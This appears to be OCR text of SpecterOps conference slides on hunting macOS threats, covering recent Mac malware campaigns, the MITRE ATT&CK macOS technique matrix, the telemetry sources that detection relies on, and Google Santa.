
When Macs Come Under ATT&CK



SPECTEROPS

Richie Cyrus (@rrcyrus)

- Senior Adversary Detection Analyst **@SpecterOps**
- Apple Fanboy
- Sad New York Knicks Fan

SPECTEROPS

Outline

Need for macOS Threat Hunting 🏹

macOS Attack Landscape 🖥☠️

Hunt Methodology 🧠

Tools & Data 🛠


Adversary Techniques/Detections 🔬🎯


Threat Hunting Demo 📽

SPECTEROPS

SPECTEROPS

Macs Are Getting Attacked








New MacOS Backdoor Linked to OceanLotus Found

New Xagent Mac Malware Linked with the APT28

SPECTEROPS


HandBrake
The open source video transcoder
News
Features
Downloads
SECURITY ALERT: Mac Users Please Read


Opening U.S. Allies and Rivals Digest Trump's Victory - Carnegie Endow...
This document contains macros. Do you want to disable macros before opening the file?
Macros may contain viruses that could be harmful to your computer. If this file is from a trusted source, click Enable Macros. If you do not fully trust the source, click Disable Macros.
Learn about macros
Enable Macros
Do Not Open
Disable Macros


TRANSMISSION
A Fast, Easy, and Free BitTorrent Client
MAIN
ABOUT
DOWNLOAD
DEVELOPMENT
ADD-ONS
CONTENT
SUPPORT


Install
1 item
Double Click To Install
Install

SPECTEROPS


Threat Hunting

SPECTEROPS

Actively searching for malicious activity in the environment that has evaded current in place defenses.

“Fundamentally, if somebody wants to get in, they’re getting in… accept that. What we tell clients is: ‘Number one, you’re in the fight, whether you thought you were or not. Number two, you almost certainly are penetrated.’”

-Michael Hayden (Former Director of NSA and CIA)




SPECTEROPS

How can we detect attacker's **behaviors** and activity **post-compromise** ?

SPECTEROPS

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
AppleScript	.bash_profile and .bashrc	Dylib Hijacking	Binary Padding	Bash History	Account Discovery	AppleScript	Audio Capture
Command-Line Interface	Browser Extensions	Exploitation for Privilege Escalation	Clear Command History	Brute Force	Application Window Discovery	Application Deployment Software	Automated Collection
Exploitation for Client Execution	Create Account	Launch Daemon	Code Signing	Credentials in Files	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data
Graphical User Interface	Dylib Hijacking	Plist Modification	Disabling Security Tools	Exploitation for Credential Access	File and Directory Discovery	Logon Scripts	Data Staged
Launchctl	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Input Capture	Network Service Scanning	Remote File Copy	Data from Information Repositories
Local Job Scheduling	Kernel Modules and Extensions	Setuid and Setgid	File Deletion	Input Prompt	Network Share Discovery	Remote Services	Data from Local System
Scripting	LC_LOAD_DYLIB Addition	Startup Items	Gatekeeper Bypass	Keychain	Password Policy Discovery	SSH Hijacking	Data from Network Shared Drive

Hunt Methodology



SPECTEROPS

Creating A Minefield

Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection
AppleScript	.bash_profile and .bashrc	Dylib Hijacking	Binary Padding	Bash History	Account Discovery	AppleScript	Audio Capture
Command-Line Interface	Browser Extensions	Exploitation for Privilege Escalation	Clear Command History	Brute Force	Application Window Discovery	Application Deployment Software	Automated Collection
Exploitation for Client Execution	Create Account	Launch Daem	Code Signing	Credentials in Files	Browser Bookmark Discovery	Exploitation of Remote Services	Clipboard Data
Graphical User Interface	Dylib Hijacking	Plist Modification	Disabling Security Tools	Exploitation for Credential Access	File and Directory Discovery	Logon Scripts	Data Staged
Launchctl	Hidden Files and Directories	Process Injection	Exploitation for Defense Evasion	Input Capture	Network Service Scanning	Remote File Copy	Data from Information Repositories
Local Job Scheduling	Kernel Modules and Extensions	Setuid and Setgid	File Deletion	Input Prompt	Network Share Discovery	Remote Services	Data from Local System
Scripting	LC_LOAD_DYLIB Addition	Startup Items	Gatekeeper Bypass	Keychain	Password Policy Discovery	SSH Hijacking	Data from Network Shared Drive

Show Me The Data

MITRE ATT&CK MacOS Data Sources


Process Monitoring	88
File Monitoring	59
Process Command Line	45
Process Use of Network	30

Google Santa

- Kernel Extension
- Application Whitelisting via Whitelisting/Blacklisting
- Process Monitoring

SPECTEROPS

